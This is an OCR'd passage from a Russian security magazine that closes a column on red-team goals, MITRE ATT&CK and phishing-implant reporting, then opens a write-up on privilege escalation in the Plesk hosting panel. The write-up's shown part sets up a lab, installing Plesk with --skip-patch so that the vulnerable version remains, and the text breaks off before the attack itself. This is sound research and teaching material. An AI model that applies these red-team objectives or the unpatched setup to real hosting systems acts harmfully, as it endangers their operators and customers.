
RED TEAM: КЛЮЧЕВЫЕ ПОКАЗАТЕЛИ ЭФФЕКТИВНОСТИ

Мы разобрались с высокоуровневыми и бизнес-задачами Red Team. Теперь погружаемся непосредственно в особенности функционирования красной команды.

Формулировка низкоуровневых (технических) целей для команды может различаться в зависимости от характеристик бизнеса. Размер организации, виды ее активов, особенности внутренней структуры службы безопасности, бюджет на ИБ — все это влияет на формулировку. Например, перед командой могут стоять следующие задачи:


- закрепление в домене с последующей демонстрацией доступа;
- компрометация основных систем (например, внутреннего сервера Git, баз данных);
- компрометация имеющихся систем защиты (получение административного доступа к панели управления, изменение конфигурационных файлов и так далее);
- получение доступа с последующим закреплением на рабочих станциях топ-менеджеров.

Все поставленные цели так или иначе сводятся к реализации Attack Kill Chain. О жизненном цикле атаки я уже рассказывал в своей предыдущей колонке в контексте таргетированных атак. Именно эти стадии используются в ходе работ Red Team как «дорожная карта» для продвижения к цели.



Жизненный цикл таргетированной атаки (Attack Kill Chain) и road map для красной команды

Среди многообразия иллюстраций Kill Chain наиболее пригодна для использования экспертами Red Team матрица MITRE ATT&CK, которая содержит в себе актуальный набор TTP атакующих.



ATT&CK Matrix for Enterprise

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	BITS Jobs	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Connection Proxy	Data Encrypted	Defacement
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data Staged	Custom Command and Control Protocol	Data Transfer Size Limits	Disk Content Wipe
Replication Through Removable Media	Control Panel Items	AppInit DLLs	Application Shimming	CMSTP	Credentials in Files	File and Directory Discovery	Logon Scripts	Data from Information Repositories	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Structure Wipe
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Bypass User Account Control	Clear Command History	Credentials in Registry	Network Service Scanning	Pass the Hash	Data from Local System	Data Encoding	Exfiltration Over Command and Control Channel	Endpoint Denial of Service
Spearphishing Link	Execution through API	Authentication Package	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Network Share Discovery	Pass the Ticket	Data from Network Shared Drive	Data Obfuscation	Exfiltration Over Other Network Medium	Firmware Corruption
Spearphishing	Execution				Forced		Remote	Data from	Domain	Exfiltration Over	Inhibit

Матрица MITRE ATT&CK


Описанные в этом документе TTP понятны не только команде атакующих, они могут использоваться и Blue Team. Например, современные «отчеты об угрозах», которые Blue Team получает в рамках услуг Threat Intelligence, часто содержат не только технические особенности работы вредоносного кода, но и TTP, которые APT-группы используют для его доставки и продвижения к цели.

Получается, что эта матрица может стать своеобразным словарем для общения красной и синей команд.

УПРАВЛЕНИЕ КОМАНДОЙ И ДОСТАВКА РЕЗУЛЬТАТОВ

Если бы задача Red Team заключалась исключительно в компрометации сети, то процесс выглядел бы примерно так: лидер команды согласует низкоуровневые цели, затем уходит куда-то на несколько месяцев и возвращается с отчетом «Мы вас поломали вот таким вот образом». К счастью, это не так.

Тимлид (менеджер команды) фиксирует ключевые цели — так называемые crown jewels — королевские бриллианты, ну или «флаги» в терминах CTF. Затем он, исходя из этих целей, планирует детальную дорожную карту проекта, особенностей объекта атаки и ресурсов команды. Ниже пример дорожной карты красной команды французского CERT.



Пример дорожной карты проекта для Red Team

Как видишь, проект делится на стадии атак с учетом примерных сроков реализации каждой из них, отмечены ключевые этапы (milestones). На тех или иных ключевых этапах тимлид должен давать обратную связь всем заинтересованным сторонам (в первую очередь Blue Team) и сообщать об успешности выполнения этапа и готовности переходить на следующий.

Также тимлид может демонстрировать промежуточные результаты в виде небольших отчетов на каждой стадии. К примеру, при завершении этапа «доставка полезной нагрузки» (delivery) Red Team может отработать вектор spear-phishing и отправить пейлоад (имплант) сотрудникам организации в виде вложения в фишинговое письмо. По результатам доставки тимлид готовит отчет о статистике открытия писем с перечислением конкретных лиц, запустивших имплант, а также прикладывает пример фишингового письма.


Эти результаты Blue Team может использовать для повышения осведомленности сотрудников, запустивших имплант, для тонкой настройки спам-фильтров и компонентов антифишинга.

ВЫВОДЫ

Проект Red Team — это практически стартап внутри организации. Или даже стартап вне организации, который может обслуживать несколько крупных компаний в параллельном режиме.

В этом материале мы рассмотрели цели и задачи красной команды, изучили ключевые особенности ее работы. Надеюсь, ты все же понял главную мысль: наступательная безопасность может быть использована не только как инструмент, позволяющий доказать всем, что «все плохо», а как инструмент, который в непрерывном режиме повышает безопасность бизнеса.

Да, не каждая организация готова к внедрению процессов Red Teaming — для этого должны быть зрелыми определенные процессы ИБ. Но когда компания становится готова к созданию своей красной команды, она принимает ту «философию», которую прекрасно описал Сунь-Цзы: «Держи друзей близко к себе, а врагов еще ближе».



АТАКА НА ХОСТИНГ

КАК Я РАСКРУТИЛ ЭСКАЛАЦИЮ ПРИВИЛЕГИЙ В PLESK

Филипп Охонько
mustang@reg.ru

Рут на shared-хостинге — не обязательно публичная уязвимость в ядре Linux. В этой статье будет разобрана уязвимость в популярной хостинг-панели Plesk, позволяющая повысить привилегии на хостинговом сервере и получить доступ ко всем соседям.

Чтобы предоставлять услуги хостинга сайтов, в наше время недостаточно веб-сервера и аккаунта на FTP. Существует несколько популярных панелей, которые позволяют без трудностей развернуть и поддерживать сайт даже неопытному пользователю. Там есть файловый менеджер, текстовый редактор, интерфейс для управления базами данных, выбор версии PHP и все, что может понадобиться пользователю хостинга.

Одна из таких панелей — Plesk. Эта панель используется хостинг-провайдерами по всему миру, включая таких гигантов, как GoDaddy. Взлом хостинга может обернуться серьезными последствиями — например, известен случай, когда злоумышленники взломали хостера, зашифровали все данные и требовали за них миллион долларов.

Уязвимость, о которой я хочу рассказать, — это чтение файлов с повышенными привилегиями с помощью атаки Rogue MySQL Server. Она в итоге обернулась эскалацией привилегий.

СТЕНД

Итак, самое время надеть белую шляпу и приступать к ресерчу. Основная часть Plesk написана на PHP. Plesk бывает под Windows Server и Linux, нас интересует последний. Для стенда проще всего использовать локальную виртуалку или VPS с Ubuntu 16.04 на борту. Для начала загружаем инсталлятор и даем права на исполнение.

```
$ wget 'http://installer.plesk.com/plesk-installer'
$ chmod +x plesk-installer
```

Помимо привычной тебе системы обновлений через версии, в Plesk имеется еще и такая вещь, как микроапдейты (Micro-Updates). Это, по сути, патчи к исходникам на PHP, при накатывании которых версия панели остается неизменной. Уязвимость, о которой мы поговорим, была устранена с помощью такого апдейта, поэтому инсталлер нужно запускать с флагом `skip-patch`, и тогда фикс, закрывающий уязвимость, не применится.

```
$ sudo ./plesk-installer --skip-patch
```

Далее в интерактивном меню нужно подтвердить установку, выбрать рекомендуемые параметры, и можно спокойно попивать кофе, пока все сетапится. После того как все установилось, в консоль будет выведен линк, пройдя по которому ты сможешь создать учетку админа. Там же можно активировать пятнадцатидневный триал, которого вполне хватает для наших ~~темных~~ исследовательских дел.

Plesk имеет хороший CLI-API, которым мы и воспользуемся, чтобы не возиться с вебом. В лучших традициях Unix настроим все, не покидая терминала.

Для начала создадим пользователя с минимальными привилегиями и добавим ему домен.

```
$ PLSK_SITE_IP=$(sudo plesk bin ipmanage -l | grep -o '[0-9]\{1,
3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}' | head -n 1)
$ sudo plesk bin customer --create researcher -name "russian bear"
-passwd "SamPle123!" -notify false
$ sudo plesk bin subscription -c example.com -owner researcher
-service-plan "Default Domain" -ip $PLSK_SITE_IP -login researcher
-passwd "SamPle123!"
```

Еще нам понадобится база данных. Создадим MySQL юзера и базу.

```
$ sudo plesk bin database --create testdb -domain example.com -type
mysql
$ sudo plesk bin database --create-dbuser testuser -passwd "SamPle
123!" -domain example.com -server localhost:3306 -database testdb
```

Тестовый стенд готов. Залогиниться в панель от созданного юзера `researcher` можно по адресу `https://{YOUR_IP}:8443/`. Полученный нами минимальный набор функций будет доступен на любом хостинге с Plesk.

